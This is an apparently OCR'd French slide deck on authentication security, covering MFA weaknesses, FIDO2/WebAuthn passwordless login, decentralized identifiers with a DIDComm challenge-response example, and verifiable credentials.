
risques pour les utilisateurs




risques pour un éditeur

notion de “duty of care”


https://www.at-bay.com/data-breach-calculator/



authentification multi-facteur (MFA)




exemple MFA chez google



vulnérabilités mail

Exemple google

https://ezh.es/blog/2020/08/the-confused-mailman-sending-spf-and-dmarc-passing-mail-as-any-gmail-or-g-suite-customer/



vulnérabilité SMS

Exemple twitter


https://krebsonsecurity.com/2020/07/whos-behind-wednesdays-epic-twitter-hack/

quelques autres soucis récents

New York demande à Apple une solution pour Face ID et les masques

déploiement de l’authentification multi-facteur

Minimum vital = 2FA par SMS + gestionnaire de mdp




note : même si des attaques existent, ce type de déploiement permet d’obliger un attaquant à cibler les utilisateurs. C’est donc plus de travail et ça augmente les chances de détection.

faire mieux avec le passwordless

Quel impact ?

Phishing / Keyloggers / SIM swapping /
Password reuse / Credential replay /
Password sharing / Credential stuffing




méthode 1 : FIDO2

expérience utilisateur

facteur physique

technologie



A ne pas confondre avec les versions antérieures : FIDO U2F nécessite encore un mot de passe

webauthn

---

extension de Credential Management API https://w3c.github.io/webappsec-credential-management/


- Register avec `navigator.credentials.create({publicKey:... })`

retourne un objet PublicKeyCredential qui contient la clé publique et des métadonnées supplémentaires telles que l'origine et le défi du serveur, signées par une clé privée basée sur le matériel.


- Authenticate avec `navigator.credentials.get({publicKey: ...})`

prouver la possession de la clé privée correspondante

établissement d'une attestation



expérience utilisateur



“Concerns remain that impede many users’ willingness to abandon passwords. Most notably, the fear of losing the authenticator.”

A Comparative Usability Study of FIDO2 Passwordless Authentication
https://sanamlyastani.github.io/publication/oakland20/oakland20.pdf

-> il est possible de prévoir une authentification de secours : équivalent de la 2e clé de voiture ou autre facteur

alliance fido https://fidoalliance.org/fido2/

– – –

Authentification

Apple rejoint l'alliance Fido dans sa tentative de se débarrasser des mots de passe

Jeu 13.02.2020 - 16:02

FIDO Platform/Browser Support

Updated 6/29/2020

méthode 2 : DID

ce qu'on aimerait


– – –

éviter l'effet NASCAR

https://indieweb.org/NASCAR_problem

besoin d'un standard décentralisé

(i.e. pas dépendant d'un GAFA)



identité décentralisée

— — —

DID = decentralized identifier

`did:github:fimbault#cxhRcWHBHZC3gFf29WzeVwL9fWkVBDQNgUe78w0ZC6Y`

Exemple de DID Document : https://raw.githubusercontent.com/fimbault/ghdid/master/index.jsonld

Historiquement : blockchain publique

Plus récemment : communications pair à pair https://github.com/fimbault/peerdid


-> possible de faire les deux, dépend du cas d'usage

cycle de vie

recovery possible par mnemonic

exemple: BIP39

“inspire october ten crop warfare wink game regular alley mimic anchor extra”.




DIDComm entre Alice et Bob

https://identity.foundation/didcomm-messaging/scope.html

```
// alice envoie encrypt(sign(payload)) à bob (ici via HTTP)

const payload = {

        id : "urn:uuid:ef5a7369-f0b9-4143-a49d-2b9c7ee51117",

        type : "https://didcomm.org/http-over-didcomm/1.0",

        from : "did:example:alice",

        body : { message: "random challenge!" } -> éviter le replay

};
```

on attend de bob qu'il réponde au challenge, et on vérifiera que sa signature est correcte.

exemple de challenge-response




aller plus loin

– – –


“verifiable credentials” (VC)


- aspect social de la vérification d’identité (ala keybase.io)
- preuves cryptographiques (issuer)
- compatible avec les enjeux de confidentialité





Exemple : https://github.com/w3c-ccg/vc-ed/blob/gh-pages/samples/courseCertificate.json

qu'est-ce qu'un "credential" ?







